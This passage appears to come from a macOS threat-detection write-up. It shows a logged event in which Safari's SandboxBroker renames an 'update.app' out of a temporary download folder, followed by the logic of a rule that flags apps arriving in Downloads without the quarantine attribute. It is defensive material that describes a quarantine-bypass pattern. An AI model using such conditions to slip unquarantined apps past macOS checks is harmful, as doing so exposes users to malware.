        destination: /Users/.../Downloads,  
        original: /Users/.../Downloads/update.zip.download/update.app,  
        pid: 68443  
    },  
    timestamp: 2022-07-01 13:51:11  
}
```



Event is rename



Process is SandboxBroker



File has app Extension



Moved from Temp folder



NOT Quarantined

- Detection looks for rename event that is being handled by Safari Sandbox Broker
- It looks for apps being moved from a temp directory to Downloads
- It then performs an additional extended attribute lookup to confirm that quarantine bit has been applied as expected